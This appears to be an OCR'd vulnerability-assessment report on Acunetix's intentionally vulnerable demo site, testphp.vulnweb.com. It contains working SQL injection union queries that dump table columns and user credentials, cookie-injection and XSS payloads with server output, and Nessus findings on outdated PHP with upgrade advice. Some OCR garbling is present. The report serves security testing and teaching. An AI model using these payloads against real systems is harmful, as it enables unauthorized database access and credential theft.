
INPUT AND RESULT

Use the query:

http://testphp.vulnweb.com/product.php?pic=-1 union select all 1,2,3,4,5,6,group_concat(column_name),8,9,10,11 from information_schema.columns where table_schema=database()--

Result: we get the columns which contain sensitive information like username and password.

OUTPUT


testphp.vulnweb.com/listproducts.php
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
artist_id
2
painted by: 9
comment on this picture
aname
2
painted by: 9
comment on this picture
adesc
2
painted by: 9


INPUT AND RESULT

Use this query:

http://testphp.vulnweb.com/product.php?pic=-1 union select all 1,2,3,4,5,6,group_concat(uname,0x3a,pass),8,9,10,11 from users

Result: We get the username and password of the website.

OUTPUT


testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20all%201,2,3,4,5,6,group_concat(uname,0x3a,pass),8,9,10,11%20from%20users
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
test:test
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

16. PHP < 5.2.10 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.10. Such versions are reportedly affected by multiple vulnerabilities : - Sufficient checks are not performed on fields reserved for offsets in function 'exif_read_data()'. (bug 48378) - Provided 'safe_mode_exec_dir' is not set (not set by default), it may be possible to bypass 'safe_mode' restrictions by preceding a backslash in functions such as 'exec()', 'system()', 'shell_exec()', 'passthru()' and 'popen()' on a system running PHP on Windows. (bug 45997)

RISK:	HIGH		EDIUM		OW		

Successful exploitation of this issue by the attacker could result in a denial of service condition.

RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.10 or later.

PHP < 5.2.10 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.10
```

17. PHP < 5.2.12 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.12. Such versions may be affected by several security issues : - It is possible to bypass the 'safe_mode' configuration setting using 'tempnam()'. (CVE-2009-3557) - It is possible to bypass the 'open_basedir' configuration setting using 'posix_mkfifo()'. (CVE-2009-3558) - Provided file uploading is enabled (it is by default), an attacker can upload files using a POST request with 'multipart/form-data' content even if the target script doesn't actually support file uploads per se. By supplying a large number (15,000+) of files, an attacker could cause the web server to stop responding while it processes the file list. (CVE-2009-4017) - Missing protection for '$_SESSION' from interrupt corruption and improved 'session.save_path' check. (CVE-2009-4143) - Insufficient input string validation in the 'htmlspecialchars()' function. (CVE-2009-4142)
RISK: HIGH ☐ EDIUM ☐ W ☐
An attacker may leverage the cross-site scripting vulnerability to execute arbitrary script code in the browser of an unsuspecting user in the context of the affected site. This may let the attacker steal cookie-based authentication credentials and launch other attacks.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.12 or later.

PHP < 5.2.12 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.12
```

18. PHP < 5.2.4 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.4. Such versions may be affected by various issues, including but not limited to several overflows.
RISK: HIGH ☐ DIUM ☐ W ☐
This issue allows attacker to bypass open_basedir restrictions via vectors related to the length of a filename.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.4 or later.

PHP < 5.2.4 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.4
```

19. PHP < 5.2.5 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.5. Such versions may be affected by various issues, including but not limited to several buffer overflows.
RISK: HIGH ☐ EDIUM ☐ W ☐
This issue will allow context dependent attackers to bypass safe_mode and open_basedir restrictions and read arbitrary files.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.5 or later.

PHP < 5.2.5 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.5
```

20. PHP < 5.2.9 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.9. Such versions may be affected by several security issues : - Background color is not correctly validated with a non true color image in function 'imagerotate()'. (CVE-2008-5498) - A denial of service condition can be triggered by trying to extract zip files that contain files with relative paths in file or directory names. - Function 'explode()' is affected by an unspecified vulnerability. - It may be possible to trigger a segfault by passing a specially crafted string to function 'json_decode()'. - Function 'xml_error_string()' is affected by a flaw which results in messages being off by one.
RISK: HIGH ☐ MEDIUM ☐ LOW ☐
This allows context-dependent attacker to cause a denial of service via a zip file that contains filenames with relative paths, which is not properly handled during extraction.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.9 or later.

PHP < 5.2.9 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.9
```

21. PHP < 5.3.11 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is earlier than 5.3.11, and as such is potentially affected by multiple vulnerabilities : - During the import of environment variables, temporary changes to the 'magic_quotes_gpc' directive are not handled properly. This can lower the difficulty for SQL injection attacks. (CVE-2012-0831) - The '$_FILES' variable can be corrupted because the names of uploaded files are not properly validated. (CVE-2012-1172) - The 'open_basedir' directive is not properly handled by the functions 'readline_write_history' and 'readline_read_history'. - The 'header()' function does not detect multi-line headers with a CR. (Bug #60227 / CVE-2011-1398)
RISK: HIGH [ ] EDIUM [ ] OW [ ]
This issue allows remote attackers to cause a denial of service (resource consumption).
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.3.11 or later.

PHP < 5.3.11 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.3.11
```

22. PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.3.2 / 5.2.13. Such versions may be affected by several security issues : - Directory paths not ending with '/' may not be correctly validated inside 'tempnam()' in 'safe_mode' configuration. - It may be possible to bypass the 'open_basedir'/ 'safe_mode' configuration restrictions due to an error in session extensions. - An unspecified vulnerability affects the LCG entropy.

RISK:	HIGH		MEDIUM		OW		

The LCG in php before 5.32/5.2.13 does not provide the expected entropy, which makes it easier for context-dependent attackers to guess values that were intended to be unpredictable, as demonstrated by session cookies generated by using the uniqid function.

RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.3.2 / 5.2.13 or later.

PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.3.2 / 5.2.13
```

23. PHP PHP_RSHUTDOWN_FUNCTION Security Bypass

OBSERVATION:
According to its banner, the version of PHP 5.x installed on the remote host is 5.x prior to 5.3.11 or 5.4.x prior to 5.4.1 and thus, is potentially affected by a security bypass vulnerability. An error exists related to the function 'PHP_RSHUTDOWN_FUNCTION' in the libxml extension and the 'stream_close' method. Note that this plugin has not attempted to exploit this issue, but has instead relied only on PHP's self-reported version number.
RISK: HIGH ☐ MEDIUM ☐ LOW ☐
This issue allows a remote attacker to bypass 'open_basedir' protections and obtain sensitive information.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.3.11 / 5.4.1or later.

22. PHP PHP_RSHUTDOWN_FUNCTION Security Bypass

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.3.11 / 5.4.1
```

24. Web Server info.php / phpinfo.php Detection

OBSERVATION:
Many PHP installation tutorials instruct the user to create a PHP file that calls the PHP function 'phpinfo()' for debugging purposes. Various PHP applications may also include such a file.
RISK: HIGH [ ] MEDIUM [ ] LOW [ ]
By accessing such a file, a remote attacker can discover a large amount of information about the remote web server, including : - The username of the user who installed PHP and if they are a SUDO user. - The IP address of the host. - The version of the operating system. - The web server version. - The root directory of the web server. - Configuration information about the remote PHP installation.
RECOMMENDATIONS:
We recommend to remove the affected file(s).

Web Server info.php / phpinfo.php Detection

VULERABILITY TEST RESULT:

Nessus discovered the following URL that calls phpinfo() : -
http://testphp.vulnweb.com/secured/phpinfo.php

25. CGI Generic Cookie Injection Scripting

OBSERVATION:
The remote web server hosts at least one CGI script that fails to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to inject arbitrary cookies. Depending on the structure of the web application, it may be possible to launch a 'session fixation' attack using this mechanism. Please note that : - Nessus did not check if the session fixation attack is feasible. - This is not the only vector of session fixation.
RISK: HIGH MEDIUM LOW
The attacker can inject arbitrary cookies and if possible can launch a session fixation attack.
RECOMMENDATIONS:
We recommend to restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

CGI Generic Cookie Injection Scripting

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cookie manipulation :
+ The 'cat' parameter of the /listproducts.php CGI :
/listproducts.php?cat=<script>document.cookie="testbpzc=9264;"</script>
-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre sponds to your MySQL server
version for the right syntax to use near '=< script>document.cookie="testbpzc=9264;"</script>' at
line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------
+ The 'pp' parameter of the /hpp/ CGI : /hpp/?pp=<script>document.cookie="testbpzc=9264;"</script>
-------- output --------
<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%3Cscript%3Edocument.cookie%3D%22testbpzc
%3D9264%3B%22%3C%2Fscript%3E">link1</a><br/><a href="params.php?p=valid&
pp=<script>document.cookie="testbpzc=9264;"</script>">link2</a><br/><for
m action="params.php?p=valid&pp=<script>document.cookie="testbpzc=9264;" </script>"><input
type=submit name=aaaa/></form><br/> <hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-p [...]
------------------------
```

26. CGI Generic HTML Injections (quick test)

OBSERVATION:
The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks : - IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks. - XSS are extensively tested by four other scripts. - Some applications (e.g. web forums) authorize a subset of HTML without any ill effect. In this case, ignore this warning.
RISK: HIGH EDIUM OW
By leveraging this issue, the attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.
RECOMMENDATIONS:
We recommend to restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

CGI Generic HTML Injections (quick test)

VULNERABILITY TEST RESULT:

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to HTML injection :
+ The 'cat' parameter of the /listproducts.php CGI : /listproducts.php?cat=<"abwcit%0A>
-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near '=<
"abwcit
>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
------------------------
+ The 'pp' parameter of the /hpp/ CGI :
/hpp/?pp=<"abwcit%0A>
-------- output --------
<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%3C%22abwcit%0A%3E">link1</a><br/><a href
="params.php?p=valid&pp=<"abwcit >">link2</a><br/><form action="params.php?p=valid&pp=<"abwcit
>"><input type=submit name=aaaa/></form><br/>
------------------------
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://testphp.vulnweb.com/listproducts.php?cat=<"abwcit%0A>
http://testphp.vulnweb.com/hpp/?pp=<"abwcit%0A>
```

27. CGI Generic XSS (quick test)

OBSERVATION:							
The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. These XSS are likely to be 'non persistent' or 'reflected'.							
RISK:	HIGH		MEDIUM		LOW		
By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.							
RECOMMENDATIONS:							
We recommend to restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.							

CGI Generic XSS (quick test)

VULNERABILITY TEST RESULT:

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (quick test) :
+ The 'cat' parameter of the /listproducts.php CGI : /listproducts.php?cat=<IMG%20SRC="javascript:alert(104);">
-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near '=< IMG SRC="javascript:alert(104);">' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------
+ The 'pp' parameter of the /hpp/ CGI : /hpp/?pp=<IMG%20SRC="javascript:alert(104);">
-------- output --------
<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=%3CIMG+SRC%3D%22javascript%3Aalert%28104% 29%3B%22%3E">link1</a><br/><a
href="params.php?p=valid&pp=<IMG SRC="java script:alert(104);">">link2</a><br/><form action="params.php?p=valid&pp=
<IMG SRC="javascript:alert(104);">"><input type=submit name=aaaa/></form ><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-p [...]
------------------------
Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)
http://testphp.vulnweb.com/hpp/?pp=<IMG%20SRC="javascript:alert(104);">
```

28. Web Application Potentially Vulnerable to Clickjacking

OBSERVATION:
The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors. Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource. Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

RISK:	HIGH		MEDIUM		OW	

This issue could potentially expose the site to a clickjacking or UI redress attack, in which the attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

RECOMMENDATIONS:
We recommend to return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

Web Application Potentially Vulnerable to Clickjacking

VULNERABILITY TEST RESULT:

The following pages do not use a clickjacking mitigation response header and contain a clickable event : -
http://testphp.vulnweb.com/ - http://testphp.vulnweb.com/AJAX/ - http://testphp.vulnweb.com/AJAX/index.php -
http://testphp.vulnweb.com/AJAX/index.php/.php - http://testphp.vulnweb.com/AJAX/index.php/.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/.php/.php - http://testphp.vulnweb.com/AJAX/index.php/.php/.php/.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php - http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/.php/showxml.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php - http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/.php/.php -
